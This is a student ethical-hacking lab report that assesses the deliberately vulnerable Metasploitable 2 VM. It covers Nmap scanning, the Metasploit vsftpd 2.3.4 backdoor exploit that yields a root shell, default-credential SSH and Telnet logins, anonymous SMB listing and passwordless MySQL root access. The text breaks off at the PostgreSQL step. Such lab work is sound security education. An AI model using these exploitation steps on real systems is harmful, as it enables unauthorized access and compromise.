



metasploit

Metasploitable 2 Vulnerability Assessment and Exploitation

Report File

Prepared By :

Name : Tarun Thakur

Univ. Roll no. : 2415001680

Subject : Ethical Hacking

Course : Jovac

Date : 14 July 2026

1. Introduction

This report presents the findings of a comprehensive vulnerability assessment and penetration testing exercise conducted on **Metasploitable 2**, an intentionally vulnerable Linux virtual machine developed by Rapid7 for cybersecurity education and ethical hacking practice. The assessment was performed in a controlled laboratory environment using **Kali Linux** as the attacker machine, with both systems connected through an isolated **host-only network** to ensure that all testing activities remained safe and did not affect external networks or production environments. During the experiment, the target machine, Metasploitable 2, was assigned the IP address **192.168.56.102**, while the Kali Linux attacker machine used the IP address **192.168.56.101**. The main objective of this assessment was to identify active services, scan open ports, enumerate running applications, detect security vulnerabilities, and evaluate the overall security posture of the target system. A variety of penetration testing tools and techniques were used to gather information, verify weaknesses, and demonstrate successful exploitation wherever possible in order to understand the real-world impact of these vulnerabilities. The assessment also included basic post-exploitation analysis to highlight the potential risks associated with insecure configurations and outdated software. All testing activities described in this report were conducted with proper authorization in a secure educational environment and were intended solely for academic learning, research, and skill development in ethical hacking, vulnerability assessment, and penetration testing. The findings and recommendations presented in this report are designed to improve cybersecurity awareness and demonstrate the importance of identifying and mitigating vulnerabilities before they can be exploited by malicious attackers.

2. Methodology


The vulnerability assessment followed a structured approach consisting of reconnaissance, enumeration, vulnerability analysis, and exploitation. The initial step was to verify network connectivity between the attacker and target machines using the **ifconfig** and **ping** commands. After confirming successful communication, an **Nmap** scan (`nmap -sV -A`) was performed to identify open TCP ports, detect running services, determine service versions, and gather additional information about the target system. Based on the scan results, different security tools were selected to enumerate and test each exposed service.

Based on the Nmap results, the following tools were used for targeted enumeration and exploitation of each discovered service:

- Metasploit Framework – for exploiting the vsftpd 2.3.4 backdoor vulnerability (Port 21)
- SSH Client – for remote login using default credentials (Port 22)
- Telnet Client – for remote login and SMTP banner grabbing (Ports 23 and 25)
- dig – for DNS version enumeration (Port 53)
- Browser and Nikto – for HTTP web server enumeration (Port 80)
- SMBClient – for SMB share enumeration (Port 445)
- MySQL Client – for unauthenticated MySQL access (Port 3306)
- psql – for PostgreSQL access attempt (Port 5432)
- Browser – for Apache Tomcat enumeration (Port 8180)

3. Nmap Scan Results

Command: nmap -sV -A 192.168.56.102



The Nmap scan revealed the following open services on the target machine:

Port	Service	Version
21/tcp	FTP	vsftpd 2.3.4
22/tcp	SSH	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Telnet	Linux telnetd
25/tcp	SMTP	Postfix smtpd
53/tcp	DNS	ISC BIND 9.4.2
80/tcp	HTTP	Apache httpd 2.2.8 (Ubuntu) DAV/2
139/tcp	NetBIOS-SSN	Samba smbd 3.X – 4.X
445/tcp	NetBIOS-SSN	Samba smbd 3.0.20-Debian
3306/tcp	MySQL	MySQL 5.0.51a-3ubuntu5
5432/tcp	PostgreSQL	PostgreSQL DB
8180/tcp	HTTP (Tomcat)	Apache Tomcat/Coyote JSP engine 1.1

4. Exploitation and Enumeration Results

4.1 Port 21 – FTP (vsftpd 2.3.4)

Command Used:

```
msf > search vsftpd msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102 > exploit(unix/ftp/vsftpd_234_backdoor) > run
```

Screenshot:

```
msf > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes
VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      RHOST            no        The local client address
CPORT      RPORT            no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS     192.168.56.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:43889 -> 192.168.56.102:6200) at 2026-06-29 00:39:58 -0400
```

Target Port: 21 (FTP)

Service Name and Version: vsftpd 2.3.4

Tool Used: Metasploit Framework

Objective: To exploit the known backdoor vulnerability present in **vsftpd 2.3.4** and obtain unauthorized root-level access to the target system.


Procedure: The **Metasploit Framework** was started, and the appropriate **vsftpd 2.3.4 backdoor exploit module** was located and loaded. The target machine's IP address was configured using the **RHOSTS** parameter before running the exploit. During execution, the module sent a specially crafted username ending with "):)", which activated the hidden backdoor in the vulnerable FTP service and caused it to open a command shell on **Port 6200**.

Result / Observation: The exploit completed successfully. The module confirmed UID=0 (root) and GID=0 (root), indicating that a root-level command shell was obtained on the target machine. This demonstrates how an unpatched, backdoored service can lead to complete system compromise.

4.2 Port 22 – SSH (OpenSSH 4.7p1) Command Used:

```
ssh msfadmin@192.168.56.102
```

Screenshot:



```
msf > ssh msfadmin@192.168.56.102
[*] exec: ssh msfadmin@192.168.56.102

Unable to negotiate with 192.168.56.102 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
msf > ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102
[*] exec: ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.56.102

The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9Gci0LuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.102' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Jun 29 00:27:39 2026
<eyAlgorithms=+ssh-rsa,ssh-dss -o PubkeyAcceptedAlgorithms=+ssh-rsa,ssh-dss msfadmin@192.168.56.102
command-line line 0: Bad protocol 2 host key algorithms '+ssh-rsa,ssh-dss'.
msfadmin@metasploitable:~$
```

Target Port: 22 (SSH)

Service Name and Version: OpenSSH 4.7p1 Debian 8ubuntu1

Tool Used: SSH Client (Kali Linux)

Objective: Gain remote access to the target using default SSH credentials.

Procedure: The SSH client was used to connect to the target machine on port 22. Since Metasploitable 2 ships with default credentials (msfadmin/msfadmin), the login attempt was made directly. A host key algorithm override was applied to handle the legacy key exchange method used by the older OpenSSH server.

Result / Observation: SSH login was successful. A remote shell session was established as the user msfadmin on the Metasploitable 2 machine. This highlights the risk of leaving default credentials unchanged on any network-accessible service.

Screenshot:

Target Port: 23 (Telnet)

Tool Used: Telnet Client (Kali Linux)


Procedure: The **Telnet client** available in Kali Linux was used to connect to the target machine on **Port 23**. After a successful connection, the **Metasploitable 2** login banner was displayed, requesting authentication details. The default username and password (**msfadmin/msfadmin**) were entered, and the system authenticated the user, providing access to the remote shell.

Result / Observation: The login attempt was successful, and an interactive remote shell session was established on the target machine. The assessment confirmed that the Telnet service was configured with default credentials and transmitted all communication, including usernames and passwords, in **plain text** without encryption. This represents a significant security vulnerability because attackers can easily intercept sensitive information through network traffic monitoring. Therefore, Telnet should be replaced with secure alternatives such as **SSH** in real-world environments.

4.4 Port 25 – SMTP (Postfix) Command Used:

```
telnet 192.168.56.102 25
```

Screenshot:



```
(root@kali)-[/home/kali]
# telnet 192.168.56.102 25
Trying 192.168.56.102 ...
Connected to 192.168.56.102.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Target Port: 25 (SMTP)

Service Name and Version: Postfix smtpd (ESMTP)

Tool Used: Telnet Client (Kali Linux)

Objective: Grab the SMTP service banner to identify the mail server software and version.

Procedure: A raw Telnet connection was made to port 25 on the target. Upon connection, the SMTP server immediately responded with a banner that disclosed the software name, version, and hostname of the mail service.


Result / Observation: The SMTP banner revealed "220 metasploitable.localdomain ESMTP Postfix (Ubuntu)". This information can be used to search for known vulnerabilities specific to the disclosed software version, demonstrating how unauthenticated service banners can expose sensitive system information.

4.5 Port 53 – DNS (ISC BIND 9.4.2)

Command Used:

```
dig @192.168.56.102 version.bind chaos txt
```

Screenshot:



```
(root@kali)-[/home/kali]
# dig @192.168.56.102 version.bind chaos txt

; <<>> DiG 9.20.15-2-Debian <<>> @192.168.56.102 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 23131
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                 0       CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                 0       CH      NS       version.bind.

;; Query time: 4 msec
;; SERVER: 192.168.56.102#53(192.168.56.102) (UDP)
;; WHEN: Mon Jun 29 01:01:36 EDT 2026
;; MSG SIZE rcvd: 73
```

Target Port: 53 (DNS)

Service Name and Version: ISC BIND 9.4.2

Tool Used: dig (DNS lookup utility)

Objective: Enumerate the DNS server version using a BIND version query.

Procedure: The dig utility was used to send a CHAOS class TXT query for "version.bind" directly to the target DNS server on port 53. This query asks the BIND server to reveal its version string, which is enabled by default on older configurations.

Result / Observation: The DNS server responded with "9.4.2", confirming the BIND version running on the target. Version disclosure assists attackers in identifying applicable CVEs. In this case, BIND 9.4.2 is an outdated release with several known vulnerabilities.

4.6 Port 80 – HTTP (Apache httpd 2.2.8)

Command Used:

```
http://192.168.56.102 nikto -h  
http://192.168.56.102
```

Screenshots:



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)


```
root@kali: /home/kali
Session Actions Edit View Help
(root@kali)-[/home/kali]
$ nikto -h http://192.168.56.102
- Nikto v2.5.0

+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Start Time: 2026-06-29 00:50:48 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?-PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?-PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?-PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?-PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2026-06-29 00:51:56 (GMT-4) (68 seconds)

+ 1 host(s) tested

(root@kali)-[/home/kali]
```

Target Port: 80 (HTTP)

Service Name and Version: Apache httpd 2.2.8 (Ubuntu) DAV/2

Tool Used: Web Browser and Nikto v2.5.0

Objective: Enumerate the web server to identify hosted web applications, misconfigurations, and known vulnerabilities.

Procedure: The target's web interface was accessed via browser, which displayed the Metasploitable 2 default page listing hosted applications including TWiki, phpMyAdmin, Mutillidae, DVWA, and WebDAV. Nikto was then run as an automated scanner to perform a deeper inspection of the server for common web vulnerabilities and exposed files.


Result / Observation: Nikto reported 27 vulnerabilities and findings, including: Apache 2.2.8 being end-of-life, PHP information disclosure via phpinfo(), directory indexing enabled, presence of phpMyAdmin, HTTP TRACE method enabled (XST vulnerability), and missing security headers. The web server hosts several intentionally vulnerable applications that can serve as further attack vectors.

4.7 Port 445 – SMB (Samba 3.0.20-Debian)

Command Used:

```
smbclient -L //192.168.56.102/ -N
```

Screenshot:



```
(root@kali)-[/home/kali]
# smbclient -L //192.168.56.102/ -N
Anonymous login successful

  Sharename       Type      Comment
  -----
  print$          Disk      Printer Drivers
  tmp             Disk      oh noes!
  opt             Disk
  IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server          Comment
  -----
  Workgroup        Master
  WORKGROUP        METASPLOITABLE
```

Target Port: 445 (SMB / NetBIOS-SSN)

Service Name and Version: Samba smbd 3.0.20-Debian

Tool Used: SMBClient (Kali Linux)

Objective: Enumerate available SMB shares on the target without authentication.

Procedure: The smbclient tool was used with the -L flag to list available shares on the target and -N to suppress password prompting, allowing anonymous enumeration. The tool connected without any credentials and retrieved the full share listing.


Result / Observation: Anonymous login was successful. The share listing revealed several shares: print\$, tmp, opt, IPC\$, and ADMIN\$. The "tmp" share is particularly notable as it is world-accessible and could be used to upload or stage files on the target. The Samba version 3.0.20 is also known to be vulnerable to the "username map script" vulnerability (CVE-20072447).

4.8 Port 3306 – MySQL (5.0.51a-3ubuntu5)

Command Used:

```
mysql --ssl=0 -h 192.168.56.102 -u root
```

Screenshot:



```
(root@kali)-[/home/kali]
# mysql --ssl=0 -h 192.168.56.102 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Target Port: 3306 (MySQL)

Service Name and Version: MySQL 5.0.51a-3ubuntu5 (Ubuntu)

Tool Used: MySQL Client (Kali Linux)

Objective: Gain direct access to the MySQL database server using the root account without a password.

Procedure: The MySQL client was used to connect directly to the target's MySQL service over the network. The root user was specified without a password, taking advantage of the misconfiguration where the root account has no password set. The --ssl=0 flag was used to bypass SSL negotiation for the legacy server.

Result / Observation: The MySQL connection was established successfully without any password, granting full administrative access to the database server. This is a critical misconfiguration that would allow an attacker to read, modify, or delete all databases hosted on the server.

4.9 Port 5432 – PostgreSQL

Command Used:

```
psql -h 192.168.56.102 -U postgres
